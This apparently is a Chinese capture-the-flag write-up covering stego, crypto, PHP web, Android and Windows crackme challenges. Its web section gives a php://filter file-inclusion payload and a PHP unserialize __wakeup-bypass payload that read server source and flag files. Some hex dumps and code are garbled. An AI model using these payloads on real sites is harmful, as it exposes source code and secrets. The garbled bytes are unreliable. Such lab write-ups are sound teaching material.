

滑稽 20

下载并打开ppt文件。发现ppt只有一页，猜想flag被隐藏在图片背后。

😊 where is flag?

😊 check the ppt!
<http://blog.csdn.net/yuriufo>


但是ppt无法编辑，尝试启动编辑。发现有密码：

由于ppt格式类似于zip压缩包。更改文件后缀名，得到huaji.zip

在以上路径找到3张图片。分析知image3.png有问题。之后启动16进制文本编辑器。

```
<!--pAsSw0Rd:Y3VtdDIwMTdjdgY=-->
```

由此得到密码，但是密码经过Base64加密（有2个等号的特征）。之后解密得真正的密码。



Input your Decoding string :

Y3VtdDIwMTdjdgY=

Base 64 Decode string :

cumt2017ctf

<http://blog.csdn.net/yuriufo>

现在ppt可以编辑了，移动最上层的图片。可以发现flag。


You found it !

flag{hua_tian_xia_zhi_da_ji}

<http://blog.csdn.net/yuriufo>

Fast 30

进入网页之后发现要在两秒内提交key。



Post what you find in 2s with param key

<http://blog.csdn.net/yuriufo>


随后在消息头中找到flag,尝试提交后并不是答案。



又发现因为要在2s内提交,故编写python脚本如下,得到flag。



MISC



由于题目提示了隐写的类型为LSB。故使用Stegsolve工具帮助分析。

由典型文件头，保存以上数据为png文件。


由此得到一个二维码。



扫描该二维码即可得到flag。

视而不见 50

由题目知是一张3D图片。Flag隐藏在图片中。开始尝试用photoshop分析，但是失败了。之后用StegSolve打开，选择Stereogram Solver。




最终找到flag。



鲨鱼的套路 70

用wireshark打开后,根据hint查看TCP流。



找到如下信息。




UESDBBQAAAglANeFfErNFL6kGwAAABsAAAACAAAAAGludF9zb21lIF90aGluZ19pc19mYWtlLnR4dEvLSUyvT5lzUuPL87ljC9Jzl/PKQUyU/NqAVBLAQI/ABQACQAIANeFfErNFL6kGwAAABsAAAACACQAAAAAAAAAAAAAAAAABoaW50X3NvbWUgX3RoZW5nX2lzX2Zha2UudHh0CgAgAAAAAABABgAu7Ux1J+n0gGhDeAnl6fSAaEN4CeXp9IBUESFBgAAAAABAEEAbgAAAFUAAAAAAAAA==

分析知是base64加密，对其解码成十六进制得到。
50 4b 03 04 14 00 00 08 08 00 d7 85 7c 4a cd 14 be a4 1b 00 00 00 1b 00 00 00 1c 00 00 00 68 69 6e 74 5f 73 6f 6d 65 20 5f 74 68 69 6e 67 5f 69 73 5f 66 61 6b 65 2e 74 78 74 4b cb 49 4c af 4e ce 48 cd 4b 8f 2f ce c8 8c 2f 49 cc 8f cf 29 05 32 53 f3 6a 01 50 4b 01 02 3f 00 14 00 09 00 08 00 d7 85 7c 4a cd 14 be a4 1b 00 00 00 1b 00 00 00 1c 00 24 00 00 00 00 00 00 00 20 00 00 00 00 00 00

68 69 6e 74 5f 73 6f 6d 65 20 5f 74 68 69 6e 67 5f 69 73 5f 66 61 6b 65 2e 74 78 74 0a 00 20 00 00
 00 00 00 01 00 18 00 bb b5 31 d4 9f a7 d2 01 a1 0d e0 27 97 a7 d2 01 a1 0d e0 27 97 a7 d2 01 50
 4b 05 06 00 00 00 00 01 00 01 00 6e 0. 0 00 00 55 00 00 00 00 00

由文件头知是明显的zip压缩包格式。保存为zip格式，尝试打开包。发现有密码。打开16进制文本编辑器。




其中发现存在伪加密,将光标处的9改成0保存,打开即得到flag。




easy crypto 70


打开文件后发现两个txt。



两个都打开后,发现morse.txt中明显是摩斯电码。随后解码如图。



Key is vigenerecipher意为维吉尼亚,即知道flag是维吉尼亚密码加密。



解密便得到flag。

学姐真美 120

开始并没有什么思路，之后放出hint：图片中存在另外一张png图片。随后打开16进制文本编辑器。

```
0001aa90 00 01 d8 51 45 17 29 23 ff d9 50 41 53 53 0d 0a . . 豎 E . ) # 既 A S S . .
0001aaa0 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 18 00 00 http://blog.csdn.net/yuriufo
0001aab0 00 18 08 02 00 00 00 08 ec 7e db 00 00 05 c7 49 . . . . . 邪 ? . . . 姿
```

发现在图片最后，即0xffd9之后，出现了典型的png文件头格式（被修改了部分）。

```
00000000h: 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 ; 璫NG.....IHDR
```

```
00000010h: 00 00 00 CE 00 00 00 CE 08 02 00 00 00 F9 7D AA ; ...?..?..璫?
```

```
00000020h: 93 00 00 00 09 70 48 59 73 00 00 0A 75 00 00 0A ; ?..pHYs...u..璫
```

搜索资料得知（上图为正确的png格式文件头）。

由此将0xffd9之后的数据分离出来。修改部分文件头，得到一个png图片。



发现是一个不完整的图片，猜测是二维码。根据提示，再次对照png文件头，可能是认为修改了图片长宽导致显示不正确。

IHDR

文件头数据块IHDR(header chunk)：它包含有PNG文件中存储的图像数据的基本信息，并要作为第一个数据块出现在PNG数据流中，而且一个PNG数据流中只能有一个文件头数据块。

文件头数据块由13字节组成，它的格式如下表所示。

域的名称	字节数	说明
Width	4 bytes	图像宽度，以像素为单位
Height	4 bytes	图像高度，以像素为单位

再次查找资料，手动修改文件头。0x10开头为宽和高，因为是二维码，改成相同即可。

```
00000247 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f
00000000 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52
00000010 00 00 01 18 00 00 01 18 08 02 00 00 00 08 ec 7e
00000020 db 00 00 05 c7 49 44 41 54 78 9c ed dd 41 8e e4
00000030 36 10 00 41 b7 b1 ff ff f2 fa e0 b3 0e 5c 67 b9
```

扫码即可得pass。



WEB

源代码 10


查看源代码最后一行,把文字删除即是flag。




```
<span style="color:#ffe345">Q</span>
<span style="color:#ffe345">R</span>
<span style="color:#ffe345">S</span>
<span style="color:#ffe345">T</span>
<span style="color:#ffe345">U</span>
<span style="color:#ffe345">V</span>
<span style="color:#ffe345">W</span>
<span style="color:#ffe345">X</span>
<span style="color:#ffe345">Y</span>
<span style="color:#ffe345">Z</span>
<span style="color:#ffe345">A</span>
<span style="color:#ffe345">B</span>
<span style="color:#ffe345">C</span>
<span style="color:#ffe345">D</span>
<span style="color:#ffe345">E</span>
<span style="color:#ffe345">F</span>
<span style="color:#ffe345">G</span>
<span style="color:#ffe345">H</span>
一些节点已隐藏。 再显示一个节点; 显示全部 9999 个节点
</pre>
```

请多多“包含”! 100

打开后发现file=page,明显的文件包含题。



查看想要看的代码file=php://filter/read=convert.base64-encode/resource=index.php



注解:

- 1.php://filter/可用于处理打开的数据流,起到过滤作用。如果源文件为.php则很有可能在前台显示不出来。
 - 2.此时我们采用的方法是,先让文件转化为base64格式(convert.base64-encode)然后再输出,这样不论是什么格式的文件都可以在前台输出。
- 输入后将Base64解码得到flag.


```

<?php
//flag is in flag.php
Class Cumt
{
    public $key='flag.php';
    public function __construct()
    {
    }
    public function __wakeup(){
        if (strpos($this->key,'flag')!==False) {
            $this->key = '';
        }
    }
    public function __destruct(){
        if (isset($this->key)&&strpos($this->key,'.')===False&&strpos($this->key,'/')===False) {
            echo file_get_contents($this->key);
        }else{
            die('nonono!!!');
        }
    }
}


if (isset($_GET['hash'])&&isset($_GET['key'])) {
    $hash = $_GET['hash'];
    $key = $_GET['key'];
    if ($hash==md5($key)) {
        die('hhhhhhhash wrong!!!');
    }else{
        unserialize($key);
    }
}
else{
    highlight_file('./index.php');
}

```

<http://blog.csdn.net/yuriufo>

php代码审计

要使输入的hash与key的md5解码相同,且存在 **unserialize**反序列化,根据类构造实例。



O:4:"Cumt":1:{s:3:"key";s:8:"flag.php";}

```

1 <?php
2 //flag is in flag.php
3 Class Cumt
4 {
5     public $key='flag.php';
6 }
7 echo serialize(new Cumt);
8 ?>

```

<http://blog.csdn.net/yuriufo>


但因为要绕过 **__wakeup()**,所以百度后可知将

O:4:"Cumt":1:{s:3:"key";s:8:"flag.php";}

改成:

O:4:"Cumt":2:{s:3:"key";s:8:"flag.php";}

并与hash值一起提交,即可看到flag。



```

<!--?php echo "there is nothing!!!"; $flag = 'cumtctf(uns4rialize_is_fun)';-->
<html>
<head></head>
<body></body>
</html>

```

<http://blog.csdn.net/yuriufo>

MOBILE

Gift 10


由于是安卓版，使用androidkiller打开apk文件。但是并不懂smali语言（其实java也不懂）。



无奈下直接利用工具反汇编apk。在包中找到明码flag。

Hide&Seek 100

开始并没有什么头绪，直到给出hint，运用了最基础的图片隐写。便直接分析apk包中的图片。



发现这样两个图片，为logo，纯粹猜测logo_.png有问题（因为打不开）。用16进制文本编辑器分析，在最后一行出现异常：

```
釜瀨稿{0HY0VFINDM3}
```

尝试以flag{0HY0VFINDM3}进行提交，成功。。。

Reverse

Easy_CrackMe 50

把程序下载后，从初次运行可以看出是一个Win32 GUI平台。

```
.text:00401000 ; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
.text:00401000 _WinMain@16 proc near ; CODE XREF: start+C94p
.text:00401000
.text:00401000 hInstance = dword ptr 4
.text:00401000 hPrevInstance = dword ptr 8
.text:00401000 lpCmdLine = dword ptr 0Ch
.text:00401000 nShowCmd = dword ptr 10h
.text:00401000
.text:00401000 mov eax, [esp+hInstance]
.text:00401004 push 0 ; dwInitParam
.text:00401006 push offset DialogFunc ; lpDialogFunc
.text:00401008 push 0 ; hWndParent
.text:0040100A push 65h ; lpTemplateName
.text:0040100C push eax ; hInstance
.text:0040100E call ds:DialogBoxParam@A
.text:00401010 xor eax, eax
.text:00401012 retn 10h
.text:00401018 _WinMain@16 endp
```

拖进IDA中查看，主函数（入口地址）如图：

左侧可以看到很多函数，但看到主函数只调用了DialogBoxParamA一个函数（参数如下）

DialogBoxParamA（创建窗口）{

hInstance是当前应用程序的实例句柄。

lpTemplateName是对话框的资源模板。

hWndParent是父窗口的句柄。

lpDialogFunc是对话框的消息处理函数。

dwInitParam是初始化参数。

```
}
```

可知，只有lpDialogFunc是消息处理函数，即输入对话框中的值（消息）只和该函数有关。



跟进DialogFunc，该函数只调用了sub_401080（地址为0x401080处的函数），再次跟进。

第一部分：

首先调用了GetDlgItemTextA的API函数（进行输入），注意传参顺序。Microsoft采用stdcall即标准调用规则。参数由右向左依次push，显然lpString为输入的值（形参），即eax。

```
mov     edi, [esp+6Ch+hDlg]
lea     eax, [esp+6Ch+String]
push   eax           ; lpString
push   3E8h          ; nIDDlgItem
push   edi           ; hDlg
call   ds:GetDlgItemTextA
cmp     [esp+68h+var_63], 'a'
jnz    short loc_401135
```

而在push eax之前由lea指令取String变量的地址，所以String为输入值（实参），再看变量的定义，可以发现4个变量，图中表示距离某个基址（ebp）的偏移量，所以：String,var_63,var_62,分别为1, 1, 2个字节。

```
String= byte ptr -64h
var_63= byte ptr -63h
var_62= byte ptr -62h
var_60= byte ptr -60h
```

之后便是这句：cmp指令，比较前后两个值是否相等（简单理解就是var_63与a是否相等），jnz表示若不相等则跳转道loc_4001135处

```
cmp     [esp+68h+var_63], 'a'
jnz    short loc_401135
```

不用说，看字符串就直到，incorrect，密码不对。所以var_63=a

```
loc_401135:           ; uType
push   10h
push   offset Caption ; "EasyCrackMe"
push   offset aIncorrectPassw ; "Incorrect Password"
push   edi             ; hWnd
call   ds:MessageBoxA
pop    edi
add    esp, 64h
retn
sub_401080 endp
```

第二部分：

```
push   2               ; size_t
lea    ecx, [esp+6Ch+var_62]
push   offset a5y      ; "5y"
push   ecx             ; char *
call   _strncmp
add    esp, 0Ch
test   eax, eax
jnz    short loc_401135
```

显然是push3个参数后调用strcmp函数进行对比，比较长度2字节，这与上面推导的var_62有2字节相同，所以var_62=5y（不然又会显示incorrect）。

第三部分：

```
push   ebx
push   esi
mov    esi, offset aR3versing ; "R3versing"
lea    eax, [esp+70h+var_60]
```

又有明文出现，猜想又是比对。但之后汇编逻辑比较复杂，至此祭出F5神器。

```
int __cdecl sub_401080(HWND hWnd)
{
    int result; // eax@5
    CHAR String; // [sp+4h] [bp-64h]@1
    char v3; // [sp+5h] [bp-63h]@1
    char v4; // [sp+6h] [bp-62h]@2
```

```

char v5; // [sp+8h] [bp-60h]@3
__int16 v6; // [sp+65h] [bp-3h]@1
char v7; // [sp+67h] [bp-1h]@1

String = 0;
memset(&v3, 0, 0x60u);
v6 = 0;
v7 = 0;
GetDlgItemTextA(hDlg, 1000, &String, 100);
if ( v3 == 'a' && !strcmp(&v4, a5y, 2u) && !strcmp(&v5, aR3versing) && String == 'E' )
{
    MessageBoxA(hDlg, Text, Caption, 0x40u);
    result = EndDialog(hDlg, 0);
}
else
{
    result = MessageBoxA(hDlg, aIncorrectPassw, Caption, 0x10u);
}
return result;
}

```

显示了整个该函数的逻辑，其中关键的一句：

```

if ( v3 == 'a' && !strcmp(&v4, a5y, 2u) && !strcmp(&v5, aR3versing) && String == 'E' )
{
    MessageBoxA(hDlg, Text, Caption, 0x40u);
    result = EndDialog(hDlg, 0);
}

```

显然当所有条件满足的时候，调用messagebox函数（即输出对话框，显示congratulations）。

分析可知即字符串由a,5y,R3versing ,E构成，同时验证上述汇编级别的分析正确性。

对比这两部分。

```

int result; // eax@5
CHAR String; // [sp+4h] [bp-64h]@1
char v3; // [sp+5h] [bp-63h]@1
char v4; // [sp+6h] [bp-62h]@2
char v5; // [sp+8h] [bp-60h]@3
__int16 v6; // [sp+65h] [bp-3h]@1
char v7; // [sp+67h] [bp-1h]@1

```

```

String= byte ptr -64h
var_63= byte ptr -63h
var_62= byte ptr -62h
var_60= byte ptr -60h

```

根据偏移量可以得出 输入字符串由String+var_63+var_62+var_60组合而成，

将这几部分组合起来，即得到了Ea5yR3versing，即为flag。

Ps: 不习惯汇编可以直接看F5反编译代码。

KeygenMe 100

运行可知，本题为win32控制台程序，相对第一题没有众多api函数，结构更清晰。

直接F5查看伪C代码，其中重要的逻辑为：

```

sub_4011B9((int)aInputName, v6);
scanf(aS, &v11);
v3 = 0;
for ( i = 0; v3 < (signed int)strlen(&v11); ++i )
{
    if ( i >= 3 )
        i = 0;
    sprintf(&v15, aS02x, &v15, *(&v11 + v3++) ^ *(&v8 + i));
}
memset(&v11, 0, 0x64u);
sub_4011B9((int)aInputSerial, v7);
scanf(aS, &v11);
if ( !strcmp(&v11, &v15) )
{
    sub_4011B9((int)aCorrect, *(int *)&v8);
    result = 0;
}
else
{
    sub_4011B9((int)aWrong, *(int *)&v8);
    result = 0;
}
return result;

```

其中sub_4011B9显然是一个类似print的函数，那么第一部分：

先输入值到v9，再把v9经过异或运算后赋值给v13。

```

v6 = 16;
v7 = 32;
v8 = 48;
sub_4011B9(aInputName);
scanf(aS, &v9);
v3 = 0;
for ( i = 0; v3 < (signed int)strlen(&v9); ++i )
{
    if ( i >= 3 )
        i = 0;
    sprintf(&v13, aS02x, &v13, *(&v9 + v3++) ^ *(&v6 + i));
}

```

$i \geq 3$ 时候 $i=0$ 就是 $i\%3$ 的运算，

但是 $v6+i$ 表示的又是什么呢？

参看变量定义，可以知道 $v6, v7, v8$ 为1个字节， $v6+1$ 即 $v7, v6+2$ 即 $v8$

```

char v6; // [sp+Ch] [bp-130h]@1
char v7; // [sp+Dh] [bp-12Fh]@1
char v8; // [sp+ Eh] [bp-12Eh]@1

```

所以得到： $V13[i]=v9[i]^v6[i\%3]$;

第二部分：再次输入一个变量的值。

```

sub_4011B9(aInputSerial);
scanf(aS, &v9);

```

下面就进行判断，如果 $v9$ 和 $v13$ 相等则输出congratulations，flag正确。

```

if ( !strcmp(&v9, &v13) )
{
    sub_4011B9(aCorrect);
    result = 0;
}

```

即 $V13[i]=v9[i]^v6[i\%3]$ 和5B,13,49,77,13,5E,7D,13进行对比


所以将Serial转成十进制后，编写脚本（不会python，只能用c++）

```

int a[] = {91, 19, 73, 119, 19, 94, 125, 19 };
int b[] = {16, 32, 48};
for (int i = 0; i < 8; i++)
{
    a[i] = a[i] ^ b[i % 3];
    cout << a[i] << ", ";
}

```

为flag的十进制数字，再转成char即得到flag。



MAZE 200

根据下载的文件，打开分析，应该是用C++写的一个程序，找到主函数的入口。

```

f1();
f2();
wprintf(L"Input Your Key:\n");
scanf_s("%s", &v11, 29);

```

在经过一些初始化后，发现主函数调用了2个重要的函数，于是跟进到f1。

```

srand(0xFFu);
hang = 0;
v3 = 15;
do
{
    lie = 0;
    do
    {
        *(&byte_404530[hang] + lie) = rand();
        result = rand() % 256;
        *(&byte_404440[hang] + lie++) = result;
    }
    while ( lie < 15 );
}

```

```

hang += 15;
--u3;
}
while ( u3 );
return result; //blog.csdn.net/yuriufo
}

```

显然该函数，使用rand（）构造随机数，但是是伪随机数，每次生产的table都是一样的，从上述过程来看，hang+=15即代表table中的点往下移动一格，而lie++则表示table中的点往右边移动一格。table的大小为15*15。

```

93 D6 79 46 87 A4 CA 8E ED 1F 0A 64 C0 14 86 7B ..yF.....d...{
3E B8 0E 28 6B 22 76 E5 8C CE 18 CF AC 1C 51 27 >...(k''v.....Q'
1B CF 00 D4 E9 8F 0A E0 6F 67 D8 F7 C7 47 D7 EB .....og...G..
4F 83 F7 33 2B 53 2D 67 C0 51 F2 C5 39 FE C1 AF 0...3+S-g.Q..9...
05 3D 9D 2B 56 D6 88 62 A4 F4 0D 21 29 A7 B7 5B .=.+U..b...!)..[
63 63 97 A5 95 7F C3 B9 45 B8 D1 F4 BF AC 60 D8 cc.....E.....`
91 5F 90 8A 0E E8 85 54 CB 05 E8 24 25 73 65 0C _.....T.....$%se.
B8 97 2E C0 E9 E9 76 1B 5E 43 F7 9B 80 66 6D E0 .....v..^C...Mfm.
00 75 19 31 4F 78 3F F7 24 DA A9 3F FB EB 21 3C .u..10x?.$..?..!<
90 5F FA C3 68 CE 88 CE 48 32 A3 FA BB 6C 29 09 _..h...H2...l).
91 BF 79 60 5B 53 F8 8A F0 B3 90 B3 EB 50 2C 2D -.y`[S.....P,-
2A FC 3D EF 51 6F 38 11 45 C6 16 52 B1 FF D3 92 *.=.Qo8..E..R....
84 7E EF 58 71 8B F0 4D 6E D1 DD BE 35 E1 C5 1E .~.Xq..Mn...5...
C6 AD 36 83 E4 0D C7 24 93 3E 8E E1 A0 5E AA BB ..6.....$.>..^!..
19 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

```

00AC4530 67 5A DF F8 EA 89 DC B3 2D 46 DA C4 08 21 EA C7 gZ.....-F...?!..
00AC4540 E6 DD F3 C9 46 F3 2D CC 3B 10 A5 48 EC 92 BC A4 ....F.-.;..H....
00AC4550 15 0F A8 C1 84 CE F1 70 9C 4C F5 F6 D6 B8 65 8F .....p.L...e.
00AC4560 3B 77 C6 E8 EB A1 F0 A4 9A 82 92 D8 0D 1A AC 8F ;w.....
00AC4570 A1 9D 14 47 C5 F4 F2 72 7B 3A 44 F6 D8 40 5B AD .....G...r{:D..@].
00AC4580 90 0A 5B E5 58 50 BF E1 88 FD D3 56 86 B3 38 F0 ..[.XP.....U..8.
00AC4590 4E 45 63 CB EE 3B 1E F9 09 52 06 02 57 FA 0C 60 NEC...;...R..W..`
00AC45A0 23 D6 F4 FF CD 3F D9 C3 46 C2 A6 02 96 9D 9E 05 #.....?..F.....
00AC45B0 59 46 D6 8B 3D E4 B6 46 86 D4 7B 5C 8B 25 B8 E8 YF...=.F...{\.%..
00AC45C0 37 1C 0D 76 88 B1 7E 8B 13 10 4D 1A 7E 19 20 10 7..v...~...M..~..
00AC45D0 04 E0 AC C9 F5 2E F8 98 33 FE E4 44 B6 01 9F 85 .....3..D....
00AC45E0 09 1B 30 8B CB E3 EE 77 2F 27 08 E0 7C 66 FD 50 ..0.....w/'...|f.P
00AC45F0 8E 54 25 C4 53 59 26 30 4F 12 80 F8 18 CE 02 78 .T%.SY&00..M....x
00AC4600 DA 13 52 7D D5 17 6A C9 DA 47 15 93 D2 C4 76 05 ..R}..j..G...v..
00AC4610 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 7.....

```

第二部分：

接着跟进到f2函数，看起来运算比较复杂。又创建了一个desk，同样是15*15。

其实所有的类似于byte_404530的字节变量都是f1函数中的构造table中的每一个点。

```

hang = 0;
v1 = 15;
do
{
    lie = 0;
    do
    {
        *(&desk0[hang] + lie) = (*(&byte_404530[hang] + lie) ^ (*(&byte_404440[hang] + lie)) - (*(&byte_403200[hang] + lie));
        *(&desk1[hang] + lie) = (*(&byte_404441[hang] + lie) ^ (*(&byte_404531[hang] + lie)) - (*(&byte_403201[hang] + lie));
        *(&desk2[hang] + lie) = (*(&byte_404442[hang] + lie) ^ (*(&byte_404532[hang] + lie)) - (*(&byte_403202[hang] + lie));
        *(&desk3[hang] + lie) = (*(&byte_404443[hang] + lie) ^ (*(&byte_404533[hang] + lie)) - (*(&byte_403203[hang] + lie));
        *(&desk4[hang] + lie) = (*(&byte_404444[hang] + lie) ^ (*(&byte_404534[hang] + lie)) - (*(&byte_403204[hang] + lie));
        lie += 5;
    }
    while ( lie < 15 );
    hang += 15;
    --v1;
}
while ( v1 );
return lie;

```

一次循环创建5个点，lie+=5往右边移动5个点；hang+=15则是点往下移动一格。

得到的表如图所示：

```

00AC4620 01 00 01 01 01 01 01 01 00 00 00 00 00 00 00 01
00AC4630 01 01 00 00 00 01 01 01 01 01 00 00 00 00 01 00
00AC4640 01 00 00 00 00 00 00 00 00 01 01 01 00 00 00 01
00AC4650 01 00 00 01 01 01 01 01 00 00 00 00 01 00 00 01
00AC4660 01 01 01 00 00 00 00 01 01 01 00 01 00 00 00 00
00AC4670 01 00 00 00 01 01 01 01 00 00 00 01 01 01 01 01
00AC4680 01 01 01 01 00 00 00 01 00 00 00 00 00 00 01 00
00AC4690 00 00 00 00 00 00 01 01 01 01 01 01 01 01 01 01
00AC46A0 01 01 00 01 01 01 01 00 00 00 00 00 01 00 00 00
00AC46B0 00 00 00 00 00 00 01 00 00 00 00 01 01 01 01 00
00AC46C0 00 01 01 01 00 00 00 00 00 00 00 00 00 01 01 01
00AC46D0 00 00 00 00 01 00 00 00 00 00 00 00 00 00 01 01
00AC46E0 00 00 00 00 00 00 00 00 01 01 01 01 01 00 01 00
00AC46F0 00 00 01 01 01 01 01 01 00 00 00 00 00 01 01 01
00AC4700 01 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00

```

之后主要在主函数中进行分析。

```

wprintf(L"Here is the flag!\n");

```

```

printf("00");
v8 = 0;
do
{
    v9 = *(&v13 + v8);
    if ( v9 )
        printf("%02X", v9);
    ++v8;
}
while ( v8 < 30 );
wprintf(L"\nPlease upload the MD5 of the correct flag!\n");
system("pause");
return 0;

```

可以看到，v11为输入的值，v11+v6为输入的每一个值。

